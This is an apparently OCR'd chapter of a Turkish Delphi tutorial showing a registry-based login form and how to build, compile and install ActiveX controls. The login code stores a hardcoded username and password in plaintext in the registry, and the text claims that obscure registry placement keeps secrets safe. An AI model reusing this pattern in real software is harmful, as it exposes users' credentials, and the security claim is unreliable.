
Programı ilk çalıştırdığınız zaman Registry de "password" değerini bulamayacağı için hata mesajı verecektir (Şayet exe dosyasını çalıştırırsanız hata mesajı vermez. Anlaşılmayan bir husus varsa hata yakalama bölümüne tekrar bakınız.). Except ten sonra yazdığınız kod işleyerek "Registry" ye Kullanıcı adı ve Password değeri yazdırılacaktır.Aşağıdaki kod bloğunu Unit pencerenize ekleyiniz.

```
uses Registry, Unit3; //Eklemeyi unutmayınız.
procedure TForm2.FormCreate(Sender: TObject);
var
  deger:TRegistry;
  pass:Integer;
begin
  deger:=TRegistry.Create;//yarat
  deger.RootKey:=HKEY_CURRENT_USER;
  try
    deger.OpenKey('Prestige\Gazi',false);//okuma modunda aç
    pass:=deger.ReadInteger('password');//şifreyi oku
  except//şifreyi bulamazsa işler
    deger.CloseKey;//kapat
    deger.RootKey:=HKEY_CURRENT_USER;
    deger.OpenKey('prestige\Gazi',true);//yazma modunda aç
    deger.WriteString('kullaniciadi','Nihat Demirli');//ekle
    deger.WriteInteger('password',2222);//değişken ekle
    deger.CloseKey;
  end;end;
procedure TForm2.Button1Click(Sender: TObject);
var
  sifre:Integer;
  ad:AnsiString;
  deger:TRegistry;
begin
  deger:=TRegistry.Create;
  deger.RootKey:=HKEY_CURRENT_USER;
  deger.OpenKey('prestige\Gazi',false);
  sifre:=deger.ReadInteger('password');//oku
  ad:=deger.ReadString('kullaniciadi');//oku
  deger.CloseKey;
  if (Edit1.Text<>ad) or (StrToInt(Edit2.Text)<>sifre) Then//yanlışsa
    begin
      ShowMessage('Kullanıcı Bilgileri Yanlış Yeniden Deneyin');
      Edit1.Clear;
      Edit2.Clear;
      Edit1.SetFocus;
    end
  else
    begin
      Form3.Show;//diğer formu aç
    end;end;
```

Program çalıştıktan sonra aşağıdaki gibi şifre giriş formu karşınıza gelecektir. Kullanıcı adını ve şifrenizi yazıp "Giriş" isimli buttona tıklayın.



Şayet şifreyi doğru girerseniz Aşağıdaki şekilde ana formunuz açılacak ve sizi tebrik edecektir.



Kendi uygulamanızda şifrenizi password diye kaydetmeyin tabiiki, değişik klasörler altına çok karmaşık şekillerde yazdıracağınız gizli bilgilerinizi siz hariç kimse çözemeyecektir.


BÖLÜM 19
KONTROL OLUŞTURMAK

Delphi'de Kontrol Oluşturmak:


Delphi içerisinde tanımlanmış olarak bir çok kontrol bulunmaktadır. Bu kontroller çoğu kez işinizi görmekle beraber dilerseniz kendi kontrollerinizide oluşturabilirsiniz. "ActiveX Teknolojisi" olarak adlandırılan bu kısımda "ocx" uzantılı yeni kütüphaneler oluşturacağız.

Aşağıdaki adımları izleyerek "ocx" uzantılı kütüphane yaratabilirsiniz.

- "File->New->Other" menülerini izleyin. Aşağıkai pencere açılacaktır.




- Bu Pencerede yer alan "ActiveX" yaprağındaki "ActiveForm" iconunu seçip "OK" buttonuna tıklayın. Karşınıza aşağıdaki pencere açılacaktır.



- Bu pencerede "New ActiveX Name" kısmına kontrolünüzün ismini verip "OK" Buttonuna tıklayınız.


- ❖ Karşınıza yeni bir uyarı penceresi gelecektir “OK” i seçip diğer adımlara geçiniz.
- ❖ Aşağıdaki tasarımı formunuzun üzerinde oluşturun. Burada amacımız içerisine sadece rakam girişi yapılabilecek yeni bir kontrol yaratmak olacaktır.



- ❖ Forma yerleştirmiş olduğunuz “Edit” kontrolünün “OnKeyPress” yordamına aşağıdaki kodu ekleyiniz.

```
procedure Tprestige.Edit1KeyPress(Sender: TObject; var Key: Char);
//sadere rakam girişine izin ver
begin
  if (Key<'0') or (Key>'9') Then
    Key:=#0;//tuşu iptal et
end;
```


- ❖ Bu adımda projenizi “gazi” ismiyle bilgisayarınızın herhangi bir klasörüne kaydedin (Kaydettiğiniz yeri sakın unutmayın proje derlendikten sonra ocx dosyası burada oluşacaktır).
- ❖ Uygulamanızı kaydettikten sonra “ “Project->Comoile All Project” adımlarını izleyerek uygulamanızı Compile edin. Bu adımdan sonra projenizi kaydettiğiniz klasörde “ocx” uzantılı yeni bir dosya oluşacaktır.




Kontrolü Compenent Paletine Yerleştirmek:

Yeni bir Delphi uygulaması başlatarak derlemiş olduğunuz kontrolü aşağıdaki adımları izleyerek Component paletine dahil edebilirsiniz.


- "Component->Import Activex Control" menü adımlarını izleyerek aşağıdaki pencerenin açılmasını sağlayınız.



- Bu pencerede "Add" düğmesine tıklayarak projenizi kaydettiğiniz klasörün içerisinde oluşturulmuş olan "ocx" uzantılı dosyayı seçin. Pencerede yer alan diğer seçeneklerden, "Class names" bölümü, Clasınızın Delphi tarafından kullanılacak olan ismini(Tedit gibi), "Palette page" kısmıda kontrolünüzün yerleştirileceği Component paletinin seçileceği yerdir (varsayılan olarak "Activex" gelir, dilerseniz değiştirebilirsiniz).
- Ardından "Install" düğmesine tıklayın. Aşağıdaki pencere açılacaktır. Bu pencere Kontrolün kaydedildiği yeri size bildirmek amaçlı olarak Delphi tarafından açtırılmaktadır. Tüm varsayılan ayarları kabul edip "Ok" buttonuna tıklayabilirsiniz.




❖ Ardından aşağıdaki uyarı penceresi açılacak "Yes diyerek bu pencereyi de kapatın.




❖ Son olarak aşağıdaki uyarı penceresi açılacaktır. "OK" i işaretleyerek bu pencereyide kapatınız.

Componentiniz artık Delphi uygulamanıza dahil edilmiştir. Tüm diğer kontroller gibi bütün formlarınızda kullanabilirsiniz.



Şimdi de yeni bir uygulama (Application) başlatarak "ActiveX" paletine ekletmiş olduğumuz bu kontrolü kullanmayı deneyelim. Kontrolü seçip formunuzun üzerine çizin.


Ekran görüntüsü aşağıdaki şekilde gerçekleşecektir.



Deneme aşamasında Active formu oluştururken "OnKeyPress" yordamına yazmış olduğunuz kodlar aynen çalışacaktır. Yani buradaki Edit kutusuna rakam dışında karakter girişini kesinlikle yapamazsınız.

Active Formu Test Etmek:

Oluşturduğunuz Active Form kontrolünü test etmek için "Project->Web Deployment Options" adımlarını izleyerek aşağıdaki pencereyi açtırın.




Bu pencerede dosyanızın düzgün adresini ilgili pencerelere girerek "OK" Buttonuna tıklayın.


ActiveX Control Oluşturmak:

Bu bölümde sizlere "ActiveX Control" nasıl geliştirebileceğinizi göstermek istiyorum. "ActiveX Control" oluşturmak için öncelikle aşağıdaki adımları izleyerek yeni bir uygulama başlatmalısınız.

- "File->New->Other" seçeneklerini izleyin. Karşınıza aşağıdaki pencere açılacaktır.




- Bu pencereden "ActiveX Control" seçeneğini seçerek "OK" Buttonuna tıklayın. Aşağıdaki pencere açılacaktır.



- Açılan bu pencerenin "VCL Class Name" kısmında "Delphi kütüphanelerinde yer alan bileşenlerinden bir tanesini seçerek, "New ActiveX Name" bölümüne ismini girin (yazikutusu).

- Bu tür örneklerde amaç var olan kontroller den yeni daha gelişmiş (türetilmiş) kontroller oluşturmaktır.
- "OK" Buttonuna tıklayarak "ActiveX Control" uygulamanızı başlatın.
- "View->Units" adımlarını izleyerek aşağıdaki pencereye ve oluşturduğu "Unit" lere dikkatinizi çekmek istiyorum.



- Bu Unit lerden diğer uygulamaların kütüphane olarak kullanacağı ""TLB" uzantısı olan dosya olacaktır. Bu yüzden tüm methodlarınızı bu "Unit" içerisinde tanımlamalısınız.

ActiveX Control'e Function Eklemek:

Sonuçta yaratacağınız kontrol bir kütüphane oluşturacaktır. Bu kütüphanenin içerisinde tanımlanan tüm methodlarda diğer programlar tarafından kullanılabilecektir. Şimdi kontrolünüzden türetilecek diğer nesnelerin kullanabileceği bir fonksiyonu nasıl ekleyebileceğinizi göstereceğim.

Yukarıdaki pencereden "ActiveFormProj1_TLB" seçeneğine çift tıklayarak ekranda gösterilmesini sağlayınız.

Bu Unit in "Public" kısmına aşağıdaki fonksiyon tanımlamasını yapın.

```
Tyazikutusu = class(TOleControl)
  private
    FOnChange: TNotifyEvent;
    FOnClick: TNotifyEvent;
```

```
    FOnDblClick: TNotifyEvent;
    FOnKeyPress: TyazikutusuOnKeyPress;
    FIntf: Iyazikutusu;
    function  GetControlInterface: Iyazikutusu;
  protected
    procedure CreateControl;
    procedure InitControlData; override;
  public
  Function hesapla(x:Integer):Integer; //tanımlayın
```

İmleç bu satırda iken "Ctrl+Shift+C" Tuşlarına basıp kod bloğunun oluşmasını sağlayın (daha önceki bölümlerde bu işlem detaylı olarak anlatılmıştır). Aşağıdaki kod satırınıda bu bloğa girin. Yapılan işlem girilen sayının karesini almaktan ibarettir.

```
function TActiveFormX.hesapla(x: Integer): Integer;
begin
  Result:=x*x;//karesini bul
end;
```

ActiveX Contrel'e Prosedür Eklemek:

Şimdi de ekleyeceğiniz kontrole has bir prosedür tanımlaması yapalım. Prosedürü tanımlayacağınız yer fonksiyonu tanımladığınız yerin aynısıdır. Bu yüzden bir alt satırına aşağıdaki prosedür tanımlamasını yapınız. Ekleyeceğimiz prosedür mesaj penceresi kullanacağı için "**Uses**" satırına "**Dialogs**" kütüphanesini eklemeyi unutmayınız.

```
Uses Dialogs //eklameyi unutmayınız
  public
  Function hesapla(x:Integer):Integer; //tanımlayın
  Procedure mesaj(x:AnsiString);//ekleyin
```

Yine imleç bu satırda iken "Ctrl+Shift+C" tşlarına beraberce basıp, prosedür bloğunun oluşmasını sağlayınız.

```
procedure Tyazikutusu.mesaj(x: AnsiString);
begin
 ShowMessage(x);
end;
```


ActiveX Control'ün Derlenmesi:

"Mesaj" isimli prosedür ile "hesapla" isimli fonksiyonu "ActiveX Control" projenize ekledikten sonra uygulamanızı kaydedin (çalıştırmayın çünkü başaramazsınız). Ardından "Project->Compile All Project" seçeneklerini izleyerek "ActiveX Control" projenizi derleyin (derlenme işleminden sonra ocx uzantılı dosya, projenizi kaydettiğiniz yerde otomatik olarak oluşturulacaktır).

AvtiveX Control'ün Component Paletine Eklenmesi:

Yeni bir Delphi uygulaması başlatarak derlemiş olduğunuz kontrolü aşağıdaki adımları izleyerek Component paletine dahil edebilirsiniz.


- "Component->Import Activex Contrpol" menü adımlarını izleyerek aşağıdaki pencerenin açılmasını sağlayınız.



- Bu pencerede "Add" düğmesine tıklayarak projenizi kaydettiğiniz klasörün içerisinde oluşturulmuş olan "ocx" uzantılı dosyayı seçin. Pencerede yer alan diğer seçeneklerden, "Class names" bölümü, Clasınızın Delphi tarafından kullanılacak olan ismini(Tedit gibi), "Palette page" kısmıda kontrolünüzün yerleştirileceği Component paletinin

seçileceği yerdir (varsayılan olarak "Activex" gelir, dilerseniz değiştirebilirsiniz).

